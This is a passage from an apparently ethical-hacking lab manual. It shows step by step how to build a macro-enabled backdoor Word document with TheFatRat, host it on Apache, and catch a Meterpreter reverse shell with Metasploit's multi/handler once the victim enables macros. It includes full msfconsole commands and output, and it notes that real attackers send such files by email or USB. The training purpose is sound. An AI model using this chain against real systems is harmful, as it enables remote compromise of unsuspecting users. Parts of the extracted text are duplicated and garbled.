
```
[ ++++++ ]
```

Backdoor doc Saved To : /root/Fatrat\_Generated/BadDoc.docm

Press [ENTER] key to return to menu

meterpreter selected (287,FB8) Free space: 71.4GB

28.  Switch to the window with **Fatrat\_Generated** folder opened, you can observe the generated document file (**BadDoc.docm**), as shown in the screenshot.



29.  Now, open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30.  In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

31.  Now, type **cd** and press **Enter** to jump to the root directory.
32.  Type **cp /root/Fatrat\_Generated/BadDoc.docm /var/www/html/share** to copy the generated malicious document to the shared folder.

Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

33.  Start the apache service. To do this, type **service apache2 start** and press **Enter**.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[~]
└─# cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share
[root@parrot]~[~]
└─# service apache2 start
[root@parrot]~[~]
└─#
```

Pictures

Videos

Trans

Devices


Floppy Disk

Network

Browse View...

"BadDoc.docm" selected (57.1 kB). Free space: 75.4 GB

34.  In the **Terminal** window, launch Metasploit by typing **msfconsole** and pressing **Enter**.
35.  In msfconsole, type **use exploit/multi/handler** and press **Enter**.



36.  Now, we need to set the payload, LHOST, and LPORT. To do so, use the below commands:

- o Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**
- o Type **set LHOST 10.10.10.13** and press **Enter**
- o Type **set LPORT 4444** and press **Enter**

37.  After entering the above details, type **exploit** and press **Enter** to start the listener.



File Edit View Search Terminal Help

```
|@ccc @cc @ .  
' @cc @c @c ,  
. @cc @c @c .| Recent Generated  
, @c @ ;  
( 3 C ) /| Metasploit! \  
;@'. * ,." \|\--\ payload.exe  
'(.,...."/|
```

File System

Documents

[+]= [ metasploit v6.0.0-dev ]

+ - -=[ 2052 exploits - 1108 auxiliary - 345 post ]

+ - -=[ 566 payloads - 45 encoders - 10 nops ]

+ - -=[ 7 evasion ]

Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again

HDD Disk

msf6 > use exploit/multi/handler

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) >

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse\_tcp

payload => windows/meterpreter/reverse\_tcp

msf6 exploit(multi/handler) > set LHOST 10.10.10.13

LHOST => 10.10.10.13

msf6 exploit(multi/handler) > set LPORT 4444

LPORT => 4444


msf6 exploit(multi/handler) > exploit

[\*] Started reverse TCP handler on 10.10.10.13:4444

"Badfile.docm" selected (157.1 kB). Free space: 75.4 GB

38.  Click **Windows 10** to switch to the **Windows 10** machine and open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click <http://10.10.10.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
39.  Click **BadDoc.docm** to download the file.

**10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** machine).



## Index of /share


| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|-------------|----------------------|-------------|--------------------|
|-------------|----------------------|-------------|--------------------|

---

|                                       |                  |      |  |
|---------------------------------------|------------------|------|--|
| <a href="#">Parent Directory</a>      | -                |      |  |
| <a href="#">BadDoc.docm</a>           | 2020-08-24 02:51 | 153K |  |
| <a href="#">Test.exe</a>              | 2020-08-24 00:47 | 72K  |  |
| <a href="#">malicious payload.exe</a> | 2020-08-24 02:06 | 245K |  |

---

40.  Once you click on the **BadDoc.docm** file, the **Opening BadDoc.docm** pop-up appears; select **Save File**.
41.  The malicious file will download to the browser's default download location (here, **Downloads**). Now, double-click the **BadDoc.docm** file to run it.



42.  A Microsoft Word document appears with the file in **PROTECTED VIEW**. Click **Enable Editing**, as shown in the screenshot.

AutoSave



BadDoc.docm - Protected View - Saved to this PC

File Home Insert Design Layout References Mailings Review View Help Search

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.


Enable Editing

PRODUCT NOTICE Word hasn't been activated. To keep using Word without interruption, activate before Saturday, August 29, 2020.

Activate


Attention! This document was created by a [newer version of Microsoft Office](#).  
Macros must be enabled to display the contents of the document.

43.  A **SECURITY WARNING** appears; click **Enable Content**, as shown in the screenshot.



Attention! This document was created by a [newer version of Microsoft Office](#).  
Macros must be enabled to display the contents of the document.

44.  Now, click [Parrot Security](#) switch back to the **Parrot Security** machine and observe that one session is created or opened in the **Meterpreter shell**, as shown in the screenshot.



Mon Aug 24, 02:59

Parrot Terminal


File Edit View Search Terminal Help

```
'@@ @ ;  
( 3 C ) /|__ / Metasploit! \  
;@'. __*__," \|---\_____\ /  
(.,...."/  
  
[+] Des =[ metasploit v6.0.0-dev payload=exe ]  
+ --=[ 2052 exploits - 1108 auxiliary - 345 post ]  
+ --=[ 566 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]
```

Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) >  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.10.13  
LHOST => 10.10.10.13  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.10.10.13:4444  
[*] Sending stage (175174 bytes) to 10.10.10.10  
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49858) at 2020-08-24 02:58:32 -0400  
  
meterpreter > [ "BadDir: down" selected (57.1 kB), Free space: 71.4 GB ]
```

45.  Type **sysinfo** and hit **Enter** to view the system details of the exploited computer, as shown in the screenshot.



File Edit View Search Terminal Help

```
+ --=[ 566 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]
```

Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again

```
msf6 > use exploit/multi/handler payload=exe  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) >  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.10.13  
LHOST => 10.10.10.13  
